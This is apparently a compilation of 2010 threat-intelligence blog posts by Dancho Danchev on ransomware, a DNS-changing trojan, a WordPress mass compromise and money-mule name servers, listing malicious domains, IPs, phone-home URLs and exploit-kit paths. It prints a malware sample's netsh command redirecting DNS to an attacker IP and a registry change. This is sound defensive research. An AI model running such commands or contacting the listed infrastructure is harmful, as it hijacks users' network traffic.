http://www.virustotal.com/analisis/38a320d9c28c427ac1209 2b60040756fe9d0b4def6461493e4bc52a0488226f0-12710

14015

14.

http://www.virustotal.com/analisis/b73ef467fc1daf12d3624c 1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710

<u>14031</u>

15.

http://www.virustotal.com/analisis/8a59ea10462a2b5c054d5 36ff9ab2e9e17fa862ce5a1c840c90865b9461c1e0a-12710

14059

16.

http://www.virustotal.com/analisis/d1613734c2ef041316f26 5942a5bc2de8bafd6765763f56cbd61f3f9b5022d35-12710

<u>17419</u>

17.

http://www.virustotal.com/analisis/d273801b14025db06797b1138a72ce75fa0a2a94e519de3fbd399b1d686fa864-12710

<u>13858</u>

18.

http://www.virustotal.com/analisis/5b714bc0f68c58fbb5a35bb3a0e966372154118b01fe59128cb94cdaacbd2782-12710

13864

19.

http://www.virustotal.com/analisis/b73ef467fc1daf12d3624c

1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710

13883

- 20. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html
- 21. http://ddanchev.blogspot.com/

302

22. http://twitter.com/danchodanchev

303





Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)

The copyright violation alert themed ransomware campaign ([1]Copyright violation alert ransomware in the wild;

[2]ICPP Copyright Foundation is Fake) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.

The bogus ICPP Foundation (**icpp-online.com** - 193.33.114.77 - Email: ovenersbox@yahoo.com) describes itself as:

" We are a law firm which specialises in assisting intellectual property rights holders exploit and enforce their rights globally. Illegal file sharing costs the creative industries

billions of pounds every year. The impact of this is huge, resulting in job losses, declining profit margins and reduced investment in product development. Action needs to be taken and we believe a coordinated effort is needed now, before irreparable damage is done.

We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distri-304



bution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "

[3]Responding to the same IP (193.33.114.77) are also:

green-stat.com - Email: tahli@yahoo.com

media-magnats.com - Email: tahli@yahoo.com

Where do we know the tahli@yahoo.com email from? From the "[4]The Koobface Gang Wishes the Industry

"Happy Holidays" where it was used to register Zeus C &Cs as well as money mule recruitment domains, from the

"[5] Money Mule Recruitment Campaign Serving Client-Side Exploits" where it was used to register the client-side exploit serving mule recruitment site, and most recently

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- **Part Four**" used in another mule recruitment site registration.

What's particularly interesting about the ransomware variant, is the fact that it has been localized to the following languages: Czech, Danish, Dutch, English, French, German, Italian, Portuguese, Slovak and Spanish, as well as the fact that it will attempt to build its torrents list from actual torrent files it is able to locate within the victim's hard drive.

Detection rates, for the ransomware:

- **mm.exe** [7]Win32/Adware.Antipiracy Result: 2/39 (5.13 %)
- iqmanager.exe [8]Rogue:W32/DotTorrent.A Result: 5/39 (12.83 %)
- uninstall.exe [9]Reser.Reputation.1 Result: 1/39 (2.57 %)

Upon execution, the sample phones back to **91.209.238.2/m5install/774/1** (AS48671, GROZA-AS Cyber Inter-

net Bunker) with the actual affiliate ID " **afid=774**" found in the settings.ini file. Active on the same IP are also related phone back directories, from different campaigns"

- 91.209.238.2/r2newinstall/freemen/1
- 91.209.238.2/r2newinstall/02937/1
- 91.209.238.2/r2hit/7/0/0

This is perhaps the first recorded case of cybercriminals ignoring the basics of micro-payments, and emphasiz-

ing on profit margins by attempting to extort the amount of \$400.

Related ransomware posts:

[10]Mac OS X SMS ransomware - hype or real threat?

[11]iHacked: jailbroken iPhones compromised, \$5 ransom demanded

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[21]5th SMS Ransomware Variant Offered for Sale

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This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=6095
- 2. http://www.f-secure.com/weblog/archives/00001931.html
- 3. http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx
- 4. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
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7.

http://www.virustotal.com/analisis/dd0d00fec6564d52ad291e 8f8a99e981a31ba5fbb623076e8e2864f4591e9bc8-12710

70143

8.

http://www.virustotal.com/analisis/1301037ea0315e6c4d001 a7e4630ed7484e9b3b5d707f65f231e62e4fd117897-12710

73080

9.

<u>http://www.virustotal.com/analisis/f191a7442c6c04b69d0ba4</u> <u>3fa79f37092aa2ec837c944828a502cfa2965d1a08-12710</u>

76413

- 10. http://blogs.zdnet.com/security/?p=5731
- 11. http://blogs.zdnet.com/security/?p=4805
- 12. http://blogs.zdnet.com/security/?p=4748
- 13. http://blogs.zdnet.com/security/?p=3197
- 14. http://blogs.zdnet.com/security/?p=3014
- 15. http://blogs.zdnet.com/security/?p=1259
- 16. http://blogs.zdnet.com/security/?p=1280
- 17. <u>http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html</u>
- 20. <u>http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html</u>
- 21. <u>http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html</u>
- 22. <u>http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html</u>
- 23. <u>http://ddanchev.blogspot.com/</u>
- 24. http://twitter.com/danchodanchev



Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)

UPDATED: Wednesday, April 28, 2010: The universal license code required in the "Enter a previously purchased license code" window is RFHM2-TPX47-YD6RT-H4KDM

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wild; [2]ICPP Copyright Foundation is Fake) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.

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307



We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distribution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "

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308

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[11]iHacked: jailbroken iPhones compromised, \$5 ransom demanded

[12]New LoroBot ransomware encrypts files, demands \$100 for decryption

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- 2. http://www.f-secure.com/weblog/archives/00001931.html

- 3. http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx
- 4. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
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- 10. http://blogs.zdnet.com/security/?p=5731
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- 12. http://blogs.zdnet.com/security/?p=4748
- 13. http://blogs.zdnet.com/security/?p=3197
- 14. http://blogs.zdnet.com/security/?p=3014
- 15. http://blogs.zdnet.com/security/?p=1259
- 16. http://blogs.zdnet.com/security/?p=1280
- 17. <u>http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html</u>
- 20. <u>http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html</u>
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- 22. <u>http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html</u>
- 23. http://ddanchev.blogspot.com/
- 24. <u>http://twitter.com/danchodanchev</u>

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iPhone Unlocking Themed Malware Campaign Spamvertised (2010-04-14 20:20)

UPDATED: Sunday, April 18, 2010: The folks at [1]EmergingThreats pinged me on the fact that immediately after the brief assessment went public, the cybercriminals moved **iphone-iphone.info** to 174.37.172.68 (SoftLayer

Technologies Inc.) Currently responding to the same IP are also the following domains known to have been con-

nected with previous malware campaigns - **startexag.com** - Email: venterprize@gmail.com; **exposingpics.com**, and **animezhd.com**.

Researchers from [2]BitDefender are reporting on a currently spamvertised malware campaign, using a " Unlock, Jailbrake and "hack"tivate iPhone

3.1.3" theme.

The

spamvertised

domain

iphone-iphone.info

-

188.210.236.181

_

Email:

iphone-

iphone.info@protecteddomainservices.com, is enticing the end user into download the malware from

pepd.org/blackra1n.exe - 188.210.236.109 - Email: pepd.org@protecteddomainservices.com.

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Detection rate: **blackra1n.exe** - [3]Trojan.BAT.AACL - Result: 10/40 (25 %), with the malware itself attempting to change the default DNS settings on the infected hosts to the following IP - **188.210.236.250** (188-210-236-250.hotnet.ro), AS39443, HOTNET-AS SC Hot Net SRL Baia de Aries, Nr 3, Bl 5B, Sc A, Ap 39, Bucuresti, 6.

- Creates the following registry entry in an attempt to change default DNS settings:

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Ser vices\Tcpip\Parameters\Interface s\ {5D19E473-BE30-416B-

B5C7-D8A091C41D2F } "NameServer" = **188.210.236.250**

- Creates Process - Filename () CommandLine:

(C:\WINDOWS\system32\NETSH. EXE: interface ip set dns "Local Area Connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE _DEFAULT _ERROR _MODE CREATE _SUSPENDED) interface ip set dns "wireles

network connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE_DEFAULT_ERROR_MODE CREATE

SUSPENDED)

From Romania, with DNS changing malware.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

- 1. http://www.emergingthreats.net/
- 2. <u>http://www.malwarecity.com/blog/iphone-unlocking-tricks-get-pcs-into-trouble-791.html</u>

3.

http://www.virustotal.com/analisis/f99906a458042a4caf5fc0 7193fb54c290c55560c28c35ba78b5a95b1dfe0fe8-12712

67435

4. http://ddanchev.blogspot.com/

311

5. <u>http://twitter.com/danchodanchev</u>

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Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang (2010-04-16 19:03)

Earlier this week, another malvertising campaign affected a popular community, in the face of Facebook's FarmTown.

You have to analyze, and cross-check it to believe it.

Key summary points:

• the email test@now.net.cn used to register all the domains involved in the malvertising campaign, is exclusively used by the Koobface gang for numerous scareware registrations seen -

а

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Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)

UPDATED: Network Solutions [1] issued an update to the situation.

The folks at Sucuri Security have posted an update on [2]the reemergence of mass site compromises at Net-

work Solutions, following [3]last week's WordPress attack.

What has changed since last week's campaign? Several new domains were introduced, including new phone

back locations, with the majority of new domains once again parked on the same IP as they were last week -

64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.

The exploitation chain of the currently embedded domain is as follows:

- corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0
 &s=
- corpadsinc.com /grep/soc.php
- corpadsinc.com /grep/load.php?spl=ActiveX pack
- corpadsinc.com /grep/load.php?spl=pdf_2020
- corpadsinc.com /grep/load.php?spl=javal
- corpadsinc.com /grep/j2 _079.jar

Detection rates for some of the obtained exploits:

- **update.vbe** [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)
- **j2_079.jar** [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O Result: 5/40 (12.5 %) 314



Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:

binglbalts.com - Email: alex1978a@bigmir.net

corpadsinc.com - Email: alex1978a@bigmir.net

fourkingssports.com - Email: alex1978a@bigmir.net

networkads.net - Email: alex1978a@bigmir.net

mainnetsoll.com - Email: alex1978a@bigmir.net

lasvegastechreport.com

mauiexperts.com

mauisportsinsider.com

Upon successful exploitation from **corpadsinc.com** the campaigns drops **load.exe** - [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).

The sample **load.exe** also phones back to the following locations:

- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8 - 188.124.16.95 - Email:

alex1978a@bigmir.net

- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9
- 188.124.16.96 /blackout dem.exe

Detection rate for **blackout_dem.exe** - [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to **mazcostrol.com/inst.php ?aid=blackout** - 188.124.16.103 - Email: alex1978a@bigmir.net.

Interestingly, the sample attempts to install a Firefox add-on in the following way:

-

%ProgramFiles

%\Mozilla

Firefox\extensions\

{8CE11043-9A15-4207-A565-0C94C42D590D

}\chrome\content\timer.xul - MD5: 963136ADAA2B1C823F6C0E355800CE02 Detected by different vendors as IRC/Flood.gen.h or TROJ BUZUS.ZYX;

315

It's also worth pointing out that the campaign's admin panel is pointing to a third-party - cybercrime friendly IP that's currently offline - **corpadsinc.com/grep/stats.php** -> HTTP/1.1 302 Found at **217.23.14.25**, AS49981, WorldStream = Transit Imports = -CAIW.

The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-

work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - " protect the end user from himself" when offering any of its services.

Related WordPress security resources:

[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[13]11 Best Ways to Improve WordPress Security

[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. <u>http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/</u>

- 2. <u>http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html</u>
- 3. <u>http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html</u>

4.

http://www.virustotal.com/analisis/1486cf5ccaa9d4539b8743 c196ccb448ca4077ccfefadb745468a4c43f889f23-12716

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5.

http://www.virustotal.com/analisis/18dbae8296e1274259edf 49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716

<u> 24626</u>

6.

http://www.virustotal.com/analisis/9e4edc0064249f2cd5cfcb 897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716

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7.

http://www.virustotal.com/analisis/5c84af8ec355cc2d534914 26810c2e15579092f85f0d27248e13860476c76671-12716

24608

8. <u>http://blog.networksolutions.com/2010/alert-WordPress-blog-network-solutions/</u>

- 9. <u>http://blog.networksolutions.com/2010/update-word-press-issue-fixed/</u>
- 10. <u>http://blog.networksolutions.com/2010/update-word-press-issue-fixed/</u>
- 11. <u>http://wordpress.org/development/2010/04/file-permissions/</u>
- 12. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/
- 13. <u>http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/</u>
- 14. http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/
- 15. http://ddanchev.blogspot.com/
- 16. http://twitter.com/danchodanchev

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Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)

UPDATED: Network Solutions [1] issued an update to the situation.

The folks at Sucuri Security have posted an update on [2]the reemergence of mass site compromises at Net-

work Solutions, following [3]last week's WordPress attack.

What has changed since last week's campaign? Several new domains were introduced, including new phone

back locations, with the majority of new domains once again parked on the same IP as they were last week -

64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.

The exploitation chain of the currently embedded domain is as follows:

- corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0
 &s=
- corpadsinc.com /grep/soc.php
- corpadsinc.com /grep/load.php?spl=ActiveX_pack
- corpadsinc.com /grep/load.php?spl=pdf_2020
- corpadsinc.com /grep/load.php?spl=javal
- corpadsinc.com /grep/j2 _079.jar

Detection rates for some of the obtained exploits:

- **update.vbe** [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)
- **j2_079.jar** [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O Result: 5/40 (12.5 %) 317



Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:

binglbalts.com - Email: alex1978a@bigmir.net

corpadsinc.com - Email: alex1978a@bigmir.net

fourkingssports.com - Email: alex1978a@bigmir.net

networkads.net - Email: alex1978a@bigmir.net

mainnetsoll.com - Email: alex1978a@bigmir.net

lasvegastechreport.com

mauiexperts.com

mauisportsinsider.com

Upon successful exploitation from **corpadsinc.com** the campaigns drops **load.exe** - [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).

The sample **load.exe** also phones back to the following locations:

- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8 - 188.124.16.95 - Email:

alex1978a@bigmir.net

- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9
- 188.124.16.96 /blackout dem.exe

Detection rate for **blackout_dem.exe** - [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to **mazcostrol.com/inst.php ?aid=blackout** - 188.124.16.103 - Email: alex1978a@bigmir.net.

Interestingly, the sample attempts to install a Firefox add-on in the following way:

_

%ProgramFiles

%\Mozilla

Firefox\extensions\

{8CE11043-9A15-4207-A565-0C94C42D590D

}\chrome\content\timer.xul - MD5: 963136ADAA2B1C823F6C0E355800CE02 Detected by different vendors as IRC/Flood.gen.h or TROJ_BUZUS.ZYX;

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It's also worth pointing out that the campaign's admin panel is pointing to a third-party – cybercrime friendly IP that's currently offline – **corpadsinc.com/grep/stats.php** -> HTTP/1.1 302 Found at **217.23.14.25**, AS49981, WorldStream = Transit Imports = -CAIW.

The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-

work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - " protect the end user from himself" when offering any of its services.

Related WordPress security resources:

[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[13]11 Best Ways to Improve WordPress Security

[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

- 1. <u>http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/</u>
- 2. <u>http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html</u>
- 3. <u>http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html</u>

4.

http://www.virustotal.com/analisis/1486cf5ccaa9d4539b8743 c196ccb448ca4077ccfefadb745468a4c43f889f23-12716

24610

5.

http://www.virustotal.com/analisis/18dbae8296e1274259edf 49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716

<u> 24626</u>

6.

http://www.virustotal.com/analisis/9e4edc0064249f2cd5cfcb 897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716

16768

7.

http://www.virustotal.com/analisis/5c84af8ec355cc2d534914 26810c2e15579092f85f0d27248e13860476c76671-12716

24608

- 8. <u>http://blog.networksolutions.com/2010/alert-WordPress-blog-network-solutions/</u>
- 9. <u>http://blog.networksolutions.com/2010/update-word-pressissue-fixed/</u>
- 10. <u>http://blog.networksolutions.com/2010/update-word-press-issue-fixed/</u>
- 11. <u>http://wordpress.org/development/2010/04/file-permissions/</u>
- 12. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/
- 13. <u>http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/</u>
- 14. <u>http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/</u>
- 15. <u>http://ddanchev.blogspot.com/</u>
- 16. <u>http://twitter.com/danchodanchev</u>

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The DNS Infrastructure of the Money Mule Recruitment Ecosystem (2010-04-20 18:46)

What's the most static element of the vibrant money mule recruitment ecosystem? It's the DNS infrastructure that

the the cybercriminals behind the campaigns repeatedly use to push new scams.

This post aims to expose the name servers involved, the associates ASs, using the research previously con-

ducted on their recruitment campaigns, and their affiliations with multiple other cybercrime activities.

Moreover, it's main objective is the emphasize on the fact that - cybercrime should stop being treated as a

country/region specific problem, instead it should be treated as an international problem, with each and every country having its own share of cybercrime activity.

• " The whole is greater than the sum of its parts" - [1]Aristotle

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With money mule recruitment available as-a-service ([2]**Standardizing the Money Mule Recruitment Process**) the post will only detail the activities of what's referred to as a " mule recruitment syndicate", in short, one of the most prolific syndicates with direct connections to numerous related cybercrime campaigns profiled over the past 6

months.

What makes an impression is the geographical distribution of the name servers. 11 of them are based in the Netherlands, another 11 are based in China, followed by 11 more based in the United States. Here's the list of the related ASs and their occurrences:

- AS34305, EUROACCESS Global Autonomous System The Netherlands 11 name servers
- AS38356, TimeNet China 11 name servers
- **AS46664, VolumeDrive** United States 11 name servers
- **AS30517, Great Lakes Comnet, Inc.** United States 9 name servers
- AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity - United States - 9 name servers
- AS29182, ISPSYSTEM-AS ISPsystem Autonomous System - Belgium - 8 name servers
- AS31103, KEYWEB-AS Keyweb AG Germany 1 name servers

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Moreover, this persistent money mule recruitment syndicate has a domain registrar of choice in the face of the

Turkish, [3] **ALATRON BLTD**., which is seen in the majority of domain registrations.

The following **active name servers** have been gathered from the money mule recruitment campaigns profiled

in previous posts:

• [4]Keeping Money Mule Recruiters on a Short Leash - Part Four

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- [5]Keeping Money Mule Recruiters on a Short Leash Part Three
- [6]Keeping Money Mule Recruiters on a Short Leash Part Two
- [7]Keeping Money Mule Recruiters on a Short Leash
- [8]Keeping Reshipping Mule Recruiters on a Short Leash

ns1.alwaysexit.com - 92.63.111.146 - Email: sob@bigmailbox.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

ns2.alwaysexit.com - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns3.alwaysexit.com - 222.35.143.112 - AS38356, TimeNet

ns1.benjenkinss.cn - 92.63.110.85 - Email: chunk@qx8.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System ns2.benjenkinss.cn - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns3.benjenkinss.cn - 222.35.143.112 - AS38356, TimeNet

ns1.bizrestroom.cc - 92.63.110.85 - Email: hook@5mx.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System ns2.bizrestroom.cc - 193.104.106.30 - AS34305, EUROACCESS Global Autonomous System

ns3.bizrestroom.cc - 222.35.143.234 - AS38356, TimeNet 324







ns1.chinegrowth.cc - 92.63.111.196 - Email: duly@fastermail.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

ns2.chinegrowth.cc - 85.12.46.4 - AS34305, EUROACCESS Global Autonomous System

ns3.chinegrowth.cc - 222.35.143.112 - AS38356, TimeNet

ns1.cnnandpizza.cc - 87.118.81.75 - Email: bears@fastermail.ru - AS31103, KEYWEB-AS Keyweb AG

ns2.cnnandpizza.cc - 193.104.106.30 - AS34305, EUROACCESS Global Autonomous System

ns3.cnnandpizza.cc - 222.35.143.236 - AS38356, TimeNet

ns1.greezly.net - 64.85.174.143 - Email: erupt@qx8.ru - 64.85.160.0/20, AS30517, Great Lakes Comnet, Inc.

ns2.greezly.net - 204.12.217.250 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

ns3.greezly.net - 204.124.182.151 - AS46664, VolumeDrive

ns1.maninwhite.cc - 92.63.111.146 - Email: duly@fastermail.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

ns2.maninwhite.cc - 85.12.46.3 - AS34305, EUROACCESS Global Autonomous System

ns3.maninwhite.cc - 222.35.143.234 - AS38356, TimeNet 325









ns1.partytimee.cn - 92.63.111.146 - Email: chunk@qx8.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

ns2.partytimee.cn - 85.12.46.4 - AS34305, EUROACCESS Global Autonomous System

ns3.partytimee.cn - 222.35.143.235 - AS38356, TimeNet

ns1.sandhouse.cc - 64.85.174.146 - Email: taunt@freenetbox.ru - 64.85.160.0/20 - AS30517, Great Lakes Comnet, Inc. ns2.sandhouse.cc - 204.12.217.253 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

ns3.sandhouse.cc - 74.118.194.82 - AS46664, VolumeDrive

ns1.translatasheep.net - 92.63.111.127 - Email: stair@freenetbox.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS

ISPsystem Autonomous System

ns2.translatasheep.net - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns3.translatasheep.net - 222.35.143.112 - AS38356, TimeNet

ns1.trythisok.cn - 92.63.111.127 - Email: chunk@qx8.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System ns2.trythisok.cn - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns3.trythisok.cn - 222.35.143.235 - AS38356, TimeNet

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ns1.viewdreamer.com - 64.85.174.143 - free@freenetbox.ru - 64.85.160.0/20, AS30517, Great Lakes Comnet, Inc.

- ns2.viewdreamer.com 204.12.217.250 AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.viewdreamer.com - 74.118.194.82 - AS46664, VolumeDrive
- ns1.volcanotime.com 64.85.174.144 Email: hs@bigmailbox.ru AS30517, Great Lakes Comnet, Inc.
- ns2.volcanotime.com 204.12.217.251 AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.volcanotime.com - 74.118.194.88 - AS46664, VolumeDrive
- ns1.weathernot.net 64.85.174.145 Email: bowls@5mx.ru AS30517, Great Lakes Comnet, Inc.
- ns2.weathernot.net 204.12.217.252 AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.weathernot.net - 74.118.194.89 - AS46664, VolumeDrive
- ns1.worldslava.cc 64.85.174.145 Email: fussy@bigmailbox.ru - AS30517, Great Lakes Comnet, Inc.
- ns2.worldslava.cc 204.12.217.252 AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.worldslava.cc - 74.118.194.84 - AS46664, VolumeDrive

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ns1.jockscreamer.net - 64.85.174.144 - Email: free@freenetbox.ru - AS30517, Great Lakes Comnet, Inc.

ns2.jockscreamer.net - 204.12.217.251 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.jockscreamer.net - 74.118.194.83 - AS46664, VolumeDrive

ns1.uleaveit.com - 64.85.174.146 - Email: plea@qx8.ru - AS30517, Great Lakes Comnet, Inc.

ns2.uleaveit.com - 204.12.217.253 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

ns3.uleaveit.com - 74.118.194.85 - AS46664, VolumeDrive

ns1.bergamoto.com - 74.118.194.84 - Email: nine@freenetbox.ru - AS46664, VolumeDrive

ns2.bergamoto.com - 222.35.143.235 - AS38356, TimeNet

ns3.bergamoto.com - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

ns1.diunar.cc - 74.118.194.82 - Email: yuck@maillife.ru - AS46664, VolumeDrive

ns2.diunar.cc - 222.35.143.112 - AS38356, TimeNet

ns3.diunar.cc - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

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ns1.pesenlife.net - 64.85.174.147 - Email: erupt@qx8.ru - AS30517, Great Lakes Comnet, Inc.

ns2.pesenlife.net - 204.12.217.254 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity ns3.pesenlife.net - 74.118.194.86 - AS46664, VolumeDrive

The business model if this syndicate can be easily compared to the business model of the much hyped Rus-

sian Business Network in the sense that, they are either managing the infrastructure for someone else as a service, are directly involved in the recruitment and utilization of money mules for their own purposes, or a basically building inventory of mules to offer as a service to a large number of cybercriminals.

The basic fact that these folks are not campaign-centered, but continue maintaining their ecosystem, puts

them on the top of watch list for months to come.

Related coverage of money laundering in the context of cybercrime:

[9]Keeping Money Mule Recruiters on a Short Leash - Part Four

[10]Money Mule Recruitment Campaign Serving Client-Side Exploits

[11]Keeping Money Mule Recruiters on a Short Leash - Part Three

[12]Money Mule Recruiters on Yahoo!'s Web Hosting

[13]Dissecting an Ongoing Money Mule Recruitment Campaign

[14]Keeping Money Mule Recruiters on a Short Leash - Part Two [15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. http://www.goodreads.com/author/guotes/2192.Aristotle
- 2. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 3. https://www.alantron.com/
- 4. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 7. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 8. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>

- 9. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
